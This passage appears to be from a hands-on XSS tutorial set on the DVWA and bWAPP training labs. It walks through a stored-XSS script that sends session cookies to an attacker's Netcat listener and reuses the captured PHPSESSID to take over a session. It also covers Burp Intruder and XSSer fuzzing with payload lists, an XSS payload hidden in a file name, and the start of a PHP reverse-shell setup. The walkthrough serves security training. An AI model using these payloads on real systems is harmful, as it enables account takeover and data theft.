User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://localhost/hxss/stored.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Cookie Capturing

There are times when an attacker needs **authenticated cookies** of a logged-in user either to access his account or for some other malicious purpose.

So let's see how this XSS vulnerability empowers the attackers to capture the session cookies and how the attacker abuses them in order to get into the user's account.

*I've opened the vulnerable web-application “DVWA” over in my browser and logged-in inside with **admin: password**. Further, from the left-hand panel I've opted the vulnerability as **XSS (Stored)**, over for this time let's keep the security to **low**.*

The screenshot shows a web browser window with the URL `localhost/DVWA/vulnerabilities/xss_s/` in the address bar. The main content is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name *" and "Message *". Below these fields are two buttons: "Sign Guestbook" and "Clear Guestbook". The "Message" field is currently empty.

Let's enter our malicious payload over into the “Message” section, but before that, we need to increase the length of text-area as it is not sufficient to inject our payload. Therefore, open up the **inspect element tab by hitting “Ctrl + I”** to view its given message length for the text area and then further change the message **maxlength field** from 50 -150.

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web application interface for a guestbook. At the top, there are fields for 'Name *' and 'Message *'. Below these are buttons for 'Sign Guestbook' and 'Clear Guestbook'. A toolbar below the form includes links for 'Console', 'Debugger', 'Application', 'Cookie Editor', and 'HackBar'. The 'Application' tab is selected. In the bottom right corner of the application window, there is a small icon labeled 'IL'.

Below the application window, the browser's developer tools are visible. The 'Elements' tab is selected, showing the HTML structure of the page. A blue highlight is applied to the 'Message' input field, which contains the following code:

```
<td width="100">Message *</td>
<td>
<textarea name="mtxMessage" cols="50" rows="3" maxlength="150"></textarea>
</td>
</tr>
<tr>
```

Over in the following screenshot, you can see that I have injected the script which will thus capture up the cookie and will send the response to our listener when any user visits this page.

```
<script>new Image().src="http://192.168.0.9:4444?output="+document.cookie;</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows the same guestbook application. The 'Name' field has been filled with 'Raj'. The 'Message' field contains the injected script:

```
<script>new Image().src="http://192.168.0.9:4444?output="+document.cookie;</script>
```

Below the message field are buttons for 'Sign Guestbook' and 'Clear Guestbook'.

Now, on the other side, let's set up our Netcat listener as with

```
nc -lvp 4444
```

Logout and **login again** as a new user or in some other browser, now if the user visits the **XSS (Stored)** page, his session cookies will thus get transferred to our listener

The screenshot shows a web browser window with the title bar '• Vulnerability: Stored Cross Site X'. The address bar shows 'localhost/DVWA/vulnerabilities/xss_s/'. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name *' and 'Message *'. Below the fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. To the left of the input fields is a vertical sidebar with several gray squares.


Great!! From the below screenshot you can see that, we've successfully captured up the authenticated cookies.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 49163
GET /?output=security=low;%20security_level=0;%20PHPSESSID=lkebfurj867purfagvjp5djlrp HTTP/1.1
Host: 192.168.0.9:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

But what we could do with them?

Let's try to get into his account. I've opened up DVWA again but this time, we won't log in, rather I'll get with the captured cookies. I've used the **cookie editor** plugin in order to manipulate up the session.

From the below screenshot, you can see that, I've changed the **PHPSESSID** with the one I captured and had manipulated the **security from impossible to low** and even decreased the **security_level from 1 to 0** and have thus saved up these changes. Let's even manipulate the URL by removing **login.php**



Great!! Now simply reloads the page, from the screenshot you can see are that we are into the application.

A screenshot of the DVWA homepage. The URL bar shows '192.168.0.11/DVWA/'. The page features a large 'DVWA' logo. On the left, there is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. The main content area has a large heading 'Welcome to Damn Vulnerable Web A'. Below it, a paragraph states: 'Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application goal is to be an aid for security professionals to test their skills and tools in a developers better understand the processes of securing web applications and learn about web application security in a controlled class room environment.' At the bottom of the content area, another paragraph says: 'The aim of DVWA is to practice some of the most common web vulnerabilities difficultly, with a simple straightforward interface.'

Exploitation with Burpsuite

Stored XSS is hard to find, but over on the other hand, Reflected XSS is very common and thus can be exploited with some simple clicks.

But wait, up till now we were only exploiting the web-applications that were not validated by the developers, so what about the restricted ones?

Web applications with the input fields are somewhere or the other vulnerable to XSS, but we can't exploit them with the bare hands, as they were secured up with some validations. Therefore in order to exploit such validated applications, we need some fuzzing tools and thus for the fuzzing thing, we can count on **BurpSuite**.

I've opened the target IP in my browser and login inside BWAPP as a **bee: bug**, further I've set the **"Choose Your Bug"** option to **"XSS -Reflected (Post)"** and had fired up the **hack button**, and for this section, I've set the security to "medium"

The screenshot shows a web browser window with the URL `localhost/bWAPP/xss_post.php` in the address bar. The page title is **bWAPP** and it features a yellow header with the text **Set your security level:** and a dropdown menu set to **medium**. Below the header, there is a red message **an extremely buggy web app !**. At the top of the main content area, there are three links: **Change Password**, **Create User**, and **Set Security Level**. The main content is titled **/ XSS - Reflected (POST) /**. It contains a form with two input fields: **First name:** and **Last name:**, each with a corresponding text input box. A **Go** button is located at the bottom of the form. The overall theme is a buggy web application interface.

From the below screenshot, you can see that when we tried to execute our payload as `<script>alert("hello")</script>`, we hadn't got our desired result.

/ XSS - Reflected (POST) /

Enter your first and last name:

First name:
`t>alert("hello")</script>` ↵

Last name:
`Test1` ↵

Go

Welcome Test1

So, let's capture its ongoing **HTTP Request** in our burpsuite and will further share the captured request over to the "**Intruder**".

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /bWAPP/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: http://localhost
Connection: close
Referer: http://localhost/bWAPP/xss_
Cookie: security_level=1; PHPSESSID=t1&form=submit
Upgrade-Insecure-Requests: 1
firstname=%3Cscript%3Ealert%28%22he
```

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ▶
- Engagement tools ▶
- Change request method

Over into the intruder, switch to the Position tab and we'll configure the position to our input-value parameter as "firstname" with the Add \$ button.

Target Positions Payloads Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /bWAPP/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
Gecko/20100101 Firefox/79.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: http://localhost
Connection: close
Referer: http://localhost/bWAPP/xss_post.php
Cookie: security_level=1; PHPSESSID=lkebfurj867purfagvjp5dj1rp
Upgrade-Insecure-Requests: 1


firstname=$&3Cscript&3Ealert&28&22hello&22&29&3C&2Fscript&3E$&last
name=Test1&form=submit
```

Add §

Clear §

Auto §

Refresh



Time to include our payloads file. Click on the load button in order to add the dictionary. You can even opt the burpsuite's predefined XSS dictionary with a simple click on the "Add from list" button and selecting the Fuzzing-XSS.

As soon as we're over with the configuration, we'll fire up the “Start Attack” button.

Target **Positions** **Payloads** **Options**

Payload Sets **Start attack**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 21

Payload type: Request count: 21

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

▲

▼

▶

◀


```
<body oninput=javascript:alert(1)><input autofocus...>
<math href="javascript;javascript:alert(1)">CLICK...
<? foo=" "><x foo='?'><script>javascript:alert(1)</s...
<frameset onload=javascript:alert(1)>
<table background="javascript;javascript:alert(1)">
<!--</comment><img src=x one...
<![]> | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13866  |   |    |  |
| 14                        | </script><img/*>/src="worksinchr...>  | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13762  |   |    |  |
| 10                        | <? foo=?><x foo=?><script>jav...>     | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13753  |   |    |  |
| 7                         | <comment><img src=</comment...>       | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13748  |   |    |  |
| 12                        | <iframe src=javascript&colon;al...>   | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13745  |   |    |  |
| 11                        | <meta http-equiv="refresh" cont...>   | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13743  |   |    |  |
| 3                         | <? foo=?><x foo=?><script>jav...>     | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13737  |   |    |  |
| 6                         | <!- | <input type="checkbox"/> | 13735  |   |    |  |
| 18                        | <IMG SRC=x onresize="alert(Stri...>   | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13735  |   |    |  |
| 8                         | <[]> | <input type="checkbox"/> | 13734  |   |    |  |
| 20                        | <form><isindex formaction="jav...>    | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13731  |   |    |  |
| 13                        | <form><a href="javascript:\u006...>   | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13729  |   |    |  |
| 5                         | <table background="javascript:j...>   | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13727  |   |    |  |
| 1                         | <body oninput=javascript:alert(1...>  | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13725  |   |    |  |
| 9                         | <body oninput=javascript:alert(1...>  | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13725  |   |    |  |
| 21                        | <img src='`&NewLine; onerror=...>     | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13720  |   |    |  |
| 16                        | " onfocus=alert(document.domai...>    | 200       | <input type="checkbox"/> | <input type="checkbox"/> | 13715  |   |    |  |

We're almost done, let's double click on any payload in order to check what it offers.


But wait!! We can't see the XSS result over in the response tab as the browser can only render this malicious code.

So, in order to check its response let's simply do a right-click and choose the option as "Show Response in browser"

|          |                                                            |
|----------|------------------------------------------------------------|
| Payload: | <? foo=><x foo='?><script>javascript:alert(1)</script>'>"> |
| Status:  | 200                                                        |
| Length:  | 13737                                                      |
| Timer:   | 14                                                         |



Copy the offered URL and paste it in the browser. Great !! From the below image, you can see that we've successfully bypassed the application as we got the alert.



## XSSer

Cross-Site “Scripter” or an “**XSSer**” is an automatic framework, which detects the **XSS** vulnerabilities over in the web-applications and even provides up many options to exploit them.



*XSSer has pre-installed [ > 1300 ] XSS attacking/fuzzing vectors which thus empowers the attacker to bypass certain filtered web-applications and the WAF's(Web –Application Firewalls).*

So, let's see how this fuzzer could help us in exploiting our bWAPP's web-application.

But in order to go ahead, we need to clone XSSer into our system, so let's do it with

```
git clone https://github.com/epsylon/xsser.git
```

Now boot back into your bWAPP, and set the “**Choose your Bug**” option to “**XSS –Reflected (Get)**” and hit the **hack** button and for this time we'll set the security level to “**medium**”.

The screenshot shows the bWAPP interface. At the top, there is a navigation bar with a house icon, the URL '192.168.0.9/bWAPP/xss\_get.php?', and a three-dot menu icon. Below the navigation bar, the bWAPP logo and the tagline 'an extremely buggy web app!' are displayed. A 'Set your security level:' dropdown is set to 'medium'. In the main content area, the title '/ XSS - Reflected (GET) /' is shown in large, stylized text. Below it, a form asks 'Enter your first and last name:' with fields for 'First name:' and 'Last name:', both represented by empty input boxes.



XSSer offers us two platforms – the GUI and the Command Line. Therefore, for this section we'll focus on the Command Line method.

As the XSS vulnerability is dependable on the input parameters, thus this **XSSer** works on “URL”; and even to get the precise result we need the cookies too. To grab both the things, I've made a dry run by setting up the **firstname** as “test” and the **lastname** as “test1”.

The screenshot shows a browser window with the URL `192.168.0.9/bWAPP/xss_get.php?`. The page title is `/ XSS - Reflected (GET) /`. Below it, there's a form with fields for First name and Last name, both containing the value "test". A red arrow points to the "test" entry in the first field. A "Go" button is at the bottom. The entire screenshot is framed by a thick black border.

Now, let's capture the **browser's request** into our burpsuite, by simply enabling the proxy and the intercept options, further as we hit the **Go** button, we got the output as

The screenshot shows the Burp Suite interface with a request to `http://192.168.0.9:80`. The "Intercept is on" button is highlighted. Below the buttons are tabs for Raw, Params, Headers, and Hex. The raw request text is as follows:

```
1 GET /bWAPP/xss_get.php?firstname=test&lastname=test1&form=submit HTTP/1.1
2 Host: 192.168.0.9
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.9/bWAPP/xss_get.php?
8 Connection: close
9 Cookie: PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1
10 Upgrade-Insecure-Requests: 1
11
12
```

Fire up your Kali Terminal with **XSSer** and run the following command with the **--url** and the **--cookie** flags. Here I've even used an **--auto** flag which will thus check for all the preloaded vectors. Over in the applied URL, we need to manipulate an input-parameter value to "XSS", as in our case I've changed the "test" value with "XSS".

```
python3 XSSer --url
"http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&form
=submit" --cookie "PHPSESSID=q6t1k21lah0ois25m0b4egps85;
security_level=1" --auto
```

```
root@kali:~/XSSer# python3 XSSer --url "http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&for
m=submit" --cookie "PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1" --auto ↵
```

Great!! From the below screenshot, you can see that this URL is vulnerable with **1287 vectors**.

```
[*] Injection(s) Results:

[FOUND !!!] → [9a6af94c844e17ebc918f59b53270931] : [firstname] ↵

[*] Final Results:

- Injections: 1291
- Failed: 4
- Successful: 1287 ↵
- Accur: 99.69016266460109 %

[*] List of XSS injections:

→ CONGRATULATIONS: You have found: [1287] possible XSS vectors! ;-)
```

The best thing about this fuzzer is that it itself provides up the browser's URL. Select and execute anyone and there you go.

**NOTE:**



*Its not necessary that with every payload, you'll get the alert pop-up, as every different payload is defined up with some specific event, whether its setting up an iframe, capturing up some cookies, or redirection to some other website or anything.*

The screenshot shows a web browser window with the URL `192.168.0.9/bWAPP/xss_get.php?firstname=<form><button+formaction%3Djavascr`. The page title is **XSS - Reflected (GET)**. The page content includes fields for First name and Last name, both of which are empty. Below the fields is a **Go** button. At the bottom, there is a red-bordered box containing the text **Welcome** above a button labeled **Y test1**.

# Advance XSS Exploitation

So, do you still *think that Cross-Site Scripting is just for some errors or pop-ups on the screen?*" Yes?? Then you need to review this section too, where you will learn all the different ways over which XSS could be exploited.


## XSS through File Upload

Web-applications somewhere or the other **allow its users to upload a file**, whether its an image, a resume, a song, or anything specific. And with every upload, the name reflects back on the screen as it was called from the HTML code.




As the name appears back, therefore we can now execute any JavaScript code by simply manipulating up the file name with any XSS payload.

```
">
```




Boot back into the bWAPP's application by selecting the “Choose your bug” option to “Unrestricted File Upload” and for this time we'll keep the security to “High”.

Let's now upload our renamed file over into the web-application, by browsing it from the directory.



Great !! Form the above image, you can see that our file name is over on the screen. So as we hit the **Upload** button, the browser will execute up the embedded JavaScript code and we'll get the response.



## Reverse Shell with XSS

Generating a **pop-up** or **redirecting** a **user** to some different application with the XSS vulnerability is somewhere or the other seems to be harmless. But what, if the attacker is able to capture up a reverse shell of the web-server, will it still be harmless? Let's see how we could do this.

Fire up your Kali terminal and then create up a reverse-php payload by calling it from **webshells** directory as

```
cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/ReverseXSS.php
```

```
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/ReverseXSS.php ↵
root@kali:~# nano /root/Desktop/ReverseXSS.php ↵
root@kali:~# ↵
```

